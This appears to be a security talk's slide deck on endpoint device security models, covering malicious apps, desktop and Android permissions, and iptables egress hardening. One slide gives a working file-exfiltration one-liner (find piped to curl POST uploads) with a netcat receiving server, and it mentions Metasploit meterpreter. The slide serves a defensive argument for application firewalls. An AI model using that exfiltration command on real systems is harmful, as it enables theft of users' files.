

# Security Model of Endpoint Devices

Martin Kacer / @Mobileum, @H21lab





# About Mobileum

[www.mobileum.com](http://www.mobileum.com)



MOBILEUM IS AN ACTIONABLE ANALYTICS COMPANY



## INDUSTRY INFLUENCE

GSMA, CFCA,  
RAG, PTC,  
BEREC, ETSI,  
5G Infrastructure  
Association

IR.81 GRQ,  
VoLTE Testing  
Leader

GSMA security  
guidelines  
Co-authorship



## MARKET RECOGNITION



Kaleido Intelligence



## CUSTOMERS

**900+**

In more than  
180+ Countries.  
Over 9 in 10  
telecom operators  
use Mobileum

**100+**

Leading enterprise  
companies



## INTELLECTUAL CAPITAL

**307**

Patent applications

**178**

awarded



## GLOBAL PRESENCE

**1,800+**  
Global Team

HQ:  
**Cupertino, USA**

Amman, Bengaluru,  
Braga, Bristol,  
Brussels, Buenos  
Aires, Cairo, Dubai,  
Ghent, Gurgaon,  
Hong Kong, Istanbul,  
Lisbon, Mexico City,  
Miami, Mumbai,  
Nuremberg, San  
Mateo, Sao Paulo,  
Singapore, Tunis,  
Washington DC



## PRODUCTS



roaming & network  
intelligence



fraud & risk  
intelligence



testing & monitoring  
intelligence





## About me

- Security consultant
- Contributions to GSMA security guidelines (FS.11, FS.19, FS.20, FS.36, ...)
- Author of SigFW
- tshark to elasticsearch, json2pcap, pcap anonymization
- Android application developer
- <https://github.com/H21lab>, <https://www.h21lab.com/>

H21 LAB





## Why this talk? And why now? Why endpoint security?

- The application markets and smartphone changed ecosystem compared to traditional desktops
- It is easy to install applications from small or not well known developer
- Smartphones are common assets and commonly connects to various networks

These trends changed the environment and requires new security controls.

Endpoint security significantly affects mobile industry security.





# Definitions



# Endpoint

Endpoints device is:

- PC
- Tablet
- Smartphone
- Smartwatch
- other







## Endpoint main security objectives

Under main endpoint security objectives let's consider:

- Protect assets on the device
- Protect assets in networks where the device is connected



Endpoints





## Valuable assets

### Assets on endpoints

- Files (docx, PDFs, ...)
- Photos
- Communication
- Contacts
- Passwords, Credential stores
- ...

### Assets in private network

- IPR information
- Customer and GDPR related information
- Content of communication
- Communication metadata
- ...







## Malicious application

Under malicious application let's consider:

- Application developed to contain hidden or malicious functionality (Example: Application is installed with malicious code, from small Indie developer)
- Application re-packed and “enriched” to contain hidden or malicious functionality (Example: Application is installed with malicious code from alternate APK market)
- Application exploited and compromised that later became malicious (Example: Clean application is installed and application is later exploited over network)



Their purpose could to harvest assets, perform further malicious activities or to get other value for the malicious actor





# Desktop security






## Desktop security

### OS:

- Windows, Linux are not using by default application firewall
- OS X supports application firewall

### By default executed application can:

- Access files owned by given user
- Open and control socket communication towards arbitrary IP



### Possible impact by malicious app:

- Harvest files, collect sensitive content
- Communicate towards any public or private IP and perform further malicious activity





## Desktop security - Malicious code example

To upload files can be simple by using similar approach to following:

**# Linux client example**

```
$ find . -type f -exec curl -i -X POST -H 'Expect:' -H "Content-Type: multipart/form-data" -F "data=@{"  
http://127.0.0.1:1500 \;
```

**# Linux server example**

```
$ while true; do echo -e "HTTP/1.1 200 OK\n\n $(date)" | nc -l -p 1500 -q 1; done
```

**# In Windows Metasploit meterpreter works well**





# Desktop security - Linux hardening by iptables

```
# create second user
sudo adduser http_user

iptables
# /etc/sysconfig/iptables
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -i vboxnet0 -j ACCEPT
-A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
-A FORWARD -o virbr0 -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
-A OUTPUT -o vboxnet0 -j ACCEPT
# allow virtual box bridge interface out, for VMs
-A OUTPUT -o virbr0 -j ACCEPT
# direct ssh to trusted servers
-A OUTPUT -m state --state NEW -p tcp --dport 22 -d some_trusted_ssh_server -j ACCEPT
# direct http/https, uncomment here only temporarily if needed
#-A OUTPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT
#-A OUTPUT -m state --state NEW -p tcp --dport 443 -j ACCEPT
# http_user, used in sudo
-A OUTPUT -m owner --uid-owner http_user -j ACCEPT
# DNS only to google allowed
-A OUTPUT -m state --state NEW -p udp --dport 53 -d 8.8.8.8 -j ACCEPT
-A OUTPUT -m state --state NEW -p udp --dport 53 -d 8.8.8.4 -j ACCEPT
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -m limit --limit 60/min -j LOG --log-prefix "iptables INPUT DROP: " --log-level 7
-A INPUT -j DROP
-A FORWARD -m limit --limit 60/min -j LOG --log-prefix "iptables FORWARD DROP: " --log-level 7
-A FORWARD -j DROP
-A OUTPUT -m limit --limit 60/min -j LOG --log-prefix "iptables OUTPUT DROP: " --log-level 7
-A OUTPUT -j DROP
COMMIT
```

**Use dedicated user for INTERNET access**





## Desktop security



**Desktop applications are not commonly controlled:**

- in the files they access**
- in the communication they perform over socket**

**\* The functionality can be provided by HIPS on endpoint**





# Android security





## Android security

### OS:

- Permissions are defined in Manifest XML file (SD Card permission, INTERNET permission)

### The executed application can:

- Open and control socket communication towards arbitrary IP (INTERNET permission needed)
- Access files on SD card (SD Card permission needed)




### Possible impact by malicious app:

- Harvest files, collect sensitive content
- Communicate towards any public or **PRIVATE IP** and perform further malicious activity




# Android - Internet connectivity overview



For IPv4 it is common that the UE is not directly reachable from the internet and it is located behind the NAT



